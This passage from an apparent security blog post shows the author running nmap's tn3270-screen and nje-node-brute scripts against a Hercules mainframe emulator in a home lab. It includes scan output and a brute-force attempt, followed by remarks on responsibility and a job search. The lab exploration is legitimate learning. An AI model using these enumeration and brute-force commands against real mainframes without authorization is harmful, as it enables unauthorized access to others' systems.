c@kali:/usr/share/nmap/scripts$ grep -i mainframe *
cics-enum.nse:CICS transaction ID enumerator for IBM mainframes.
cics-enum.nse:This script is based on mainframe_brute by Dominic White
cics-enum.nse:(https://github.com/sensepost/mainframe_brute). However, this script
nje-node-brute.nse:By default this script will attempt the brute force a mainframes OHOST. If supplied with
nje-node-brute.nse:-- @args nje-node-brute.ohost The target mainframe OHOST. Used to bruteforce RHOST.
tn3270-screen.nse:-- | Mainframe Operating System z/OS V1.6
tn3270-screen.nse:-- | Welcome to Fan DeZhi Mainframe System!
tso-enum.nse:TSO User ID enumerator for IBM mainframes (z/OS). The TSO logon panel
vtam-enum.nse:Many mainframes use VTAM screens to connect to various applications
vtam-enum.nse:This script is based on mainframe_brute by Dominic White
vtam-enum.nse:(https://github.com/sensepost/mainframe_brute). However, this script
c@kali:/usr/share/nmap/scripts$
```

Let's try... (I wasn't sure why there is no interesting output so I opened one of the NSE scripts and added a port 3270/tcp) like below:

```
root@kali: /usr/share/nmap/scripts
-- |_Your IP(10.10.10.375 :64199), SNA LU( ) 05/30/15 13:33:37
--
-- @args tn3270-screen.commands a semi-colon separated list of commands you want to
-- issue before printing the screen
-- tn3270-screen.lu specify a logical unit you wish to use, fails if can't connect
-- tn3270-screen.disable_tn3270e disables TN3270 Enhanced mode
--
-- @changelog
-- 2015-05-30 - v0.1 - created by Soldier of Fortran
-- 2015-11-14 - v0.2 - added commands argument
-- 2018-09-07 - v0.3 - added support for Logical Units
-- 2019-02-01 - v0.4 - Added ability to disable TN3270E mode
--
author = "Philip Young aka Soldier of Fortran"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"safe", "discovery"}

portrule = shortport.port_or_service({23,992,3270}, {"tn3270"})

local hidden_field_mt = {
```

Ok, now we should be here:

```
root@kali: /usr/share/nmap/scripts
root@kali: /usr/share/nmap/scripts# nmap --script=tn3270-screen.nse 192.168.1.10 -p 3270
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-12 07:06 EST
Nmap scan report for 192.168.1.10
Host is up (0.0019s latency).

PORT      STATE SERVICE
3270/tcp  open  verismart
| tn3270-screen:
|   screen:
|   Hercules Version   : 3.07
|   Host name          : DESKTOP-H6DFST0
|   Host OS            : Windows_NT-6 2
|   Host Architecture  : i686
|   Processors         : UP
|   Chan1 Subsys       : 0
|   Device number      : 001F
|   Subchannel         : 0004
|
|   HHH      HHH   The S/370, ESA/390 and z/Architecture
|   HHH      HHH   Emulator
|   HHH      HHH
|   HHH      HHH   EEEE RRR   CCC U  U L   EEEE SSS
|   HHHHHHHHHHHHHHHHHHHHH E  R  R C   U  U L   E  S
|   HHHHHHHHHHHHHHHHHHHHH EEE RRR C   U  U L   EEE  SS
|   HHHHHHHHHHHHHHHHHHHHH E  R  R C   U  U L   E  S
|   HHH      HHH   EEEE R  R CCC UU  LLLL EEEE SSS
|   HHH      HHH
|   HHH      HHH
|   HHH      HHH   My PC thinks it's a MAINFRAME
|
|   Copyright (C) 1999-2010 Roger Bowler, Jan Jaeger, and others
|
|_ logical unit:

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
root@kali: /usr/share/nmap/scripts#
```

Much better now. ;) One more time:

```
PuTTY (inactive)
root@kali: /usr/share/nmap/scripts# nmap --script=nje-node-brute.nse 192.168.1.10 -p 3270
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-12 07:09 EST
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.1.10
Host is up (0.0019s latency).

PORT      STATE SERVICE
3270/tcp  open  verismart
| nje-node-brute:
|   Accounts: No valid accounts found
|_ Statistics: Performed 56 guesses in 1202 seconds, average tps: 0.0

Nmap done: 1 IP address (1 host up) scanned in 1202.63 seconds
root@kali: /usr/share/nmap/scripts#
```

Ok. I will leave it to you to check all the other possible scripts available in nmap's directory. Have fun!

Responsibility

„You have your weapons now”.



Attacking mainframes is difficult. It's simple in the same time. But it's simple when you'll understand mainframes.

So the real case is: would you like to understand mainframes to get some knowledge about interesting, esoteric IT systems? Or you are „bad guy” and IT will hunt you...? ;]

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„We will hunt you – all of us.”

Future episodes

Maybe soon. For now... I'm looking for a [new job*](#). ;)



*And as I believe sometimes there is a little bit misunderstand of what is „the job” for me - let's make IT clear:

- **it is not:** a place to spent time without your family/kids, not a place to get fresh&free fruits or multiple espresso, it's also not a place to make dates or cheat your wife/husband or play Starcraft or other F@cebook/mobile games;

- **IT is:** a place where I can do a pentests/research, learn it and/or developt it to help „us” increase our knowledge about the security as-is. Sometimes with other people like me, sometimes alone, remotely.



Let's make IT simple: if you like my (way of doing the) „job” – feel free to ping me [here](#) or [@twitter](#). ;)

References

Links/resources I found interesting while I was creating this article:

[1 – Download Hercules](#)

[2 – Similar mini-arts](#)

[3 - Wiki](#)

[4 -TN3270 for Windows](#)

[5 - EBCDIC](#)

[6 – Her-cool-PDF](#)

[7 – Awesome Mainframe Hacking](#)

[8 – May in frame \\$](#)

OUTRO

Well, „Woe to you, oh Earth and Sea”... ;]

At this stage I would also one more time like to thank all of you who wrote to me with the few words of feedback. I appreciate it. It was a nice point of view for me to deduce and I didn't realise that someone can look at words I published online in this-or-that way. It was an interesting. Thank you. Lesson learned so conclusion(s) should be visible soon too.



See you next time! ;)

[Cheers](#)